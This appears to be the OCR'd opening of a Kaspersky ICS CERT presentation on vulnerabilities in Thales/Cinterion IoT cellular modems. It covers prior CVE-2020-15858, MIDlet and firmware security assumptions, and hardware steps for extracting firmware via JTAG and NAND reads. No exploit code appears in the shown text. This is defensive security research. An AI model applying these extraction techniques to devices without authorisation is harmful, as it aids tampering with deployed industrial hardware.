One SMS to Root Them All

Alexander Kozlov @N0um3n0n
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

Kaspersky ICS CERT

Agenda


Introduction
FW extraction
MIDlet security analysis
FW security analysis
Conclusions



I. Introduction

II. FW extraction

III. MIDlet security analysis

IV. FW security analysis

V. Conclusions

Our Team

Alexander Kozlov

- Principal security researcher at Kaspersky ICS CERT
- Has more than 10 years of experience in reverse engineering of hardware, low-level firmware, and system software. Also has professional experience in cryptography.
- As a Senior Lecturer shares knowledge with students for more than 8 years

@N0um3n0n

Our Team

Sergey Anufrienko

- Technology enthusiast and musician, boasting over two decades of experience in software engineering, tinkering with hardware and reverse engineering


@madprogrammer

Areas of application

Telit Cinterion

THALES

gemalto
security to be free



Previous Research

Researchers Warn of Flaw Affect Millions of IoT Devices

Health Sector Cybersecurity Coordination Center (HC3)

Analyst Note

August 19, 2020 **TLP: WHITE** **Report: 202008190742**

Thales Modules Vulnerability Affecting Devices in the HPH Sector (CVE-2020-15858)

Bug in Thales modules endangers security of millions of connected devices

Posted on 2020-08-21 by guenni

CVE-ID	
CVE-2020-15858	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Some devices of Thales DIS (formerly Gemalto, formerly Cinterion) allow Directory Traversal by physically proximate attackers. The directory path access check of the internal flash file system can be circumvented. This flash file system can store application-specific data and data needed for customer Java applications, TLS and OTAP (Java over-the-air-provisioning) functionality. The affected products and releases are: BGS5 up to and including SW RN 02.000 / ARN 01.001.06 EHSx and PDSx up to and including SW RN 04.003 / ARN 01.000.04 ELS61 up to and including SW RN 02.002 / ARN 01.000.04 ELS81 up to and including SW RN 05.002 / ARN 01.000.04 PLS62 up to and including SW RN 02.000 / ARN 01.000.04	

Directory Traversal by physically proximate attackers

What a modem is about?

Application types

- Firmware (FW)
- Application (App)
- Java Remote Control (JRC)
- Service LWM2M Agent (SLAE)

Code privileges

- Manufacturer
- User signed / unsigned

Security Assumptions:MIDlets

Confidentiality

- it is impossible to determine the path to where MIDlets are stored
- it is impossible to bypass the restrictions preventing reading of files with .jar extension

Integrity


- digital signature

Security Assumptions: FW

Confidentiality

Integrity

Distributing OS updates only to registered customers and only in encrypted form



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

HW Analysis


Modem X-GOLD 625
1Gb + 512Mb LPDDR1 NAND MCP
i 9812
V2.1
XG625
H1844
W8448IA1
914 450
JSFA9A2NH3ABA
1WBM943R
SKY77604-11
5119098.1
1841 MX
i 5712
A2
GN
07
Multi-band Power Amplifier Module
UMTS/ W-CDMA RF-transceiver


HW Analysis

DO NOT USE?
REALLY?



Our own PCB


- LGA re-soldering
- JTAG pins for debug
- AT console



EHS5-E/EHS5-US is specified for one soldering cycle only. Once EHS5-US is removed from the application, the module will very likely be destroyed and cannot be soldered onto another application.


JTAG

- IDCODE: 0x101E3083
- No information about architecture
- Blackbox fuzzer didn’t find too much





Reading the NAND

- No NAND FS stuff
- No crypto
- Defeat errors with multiple readings



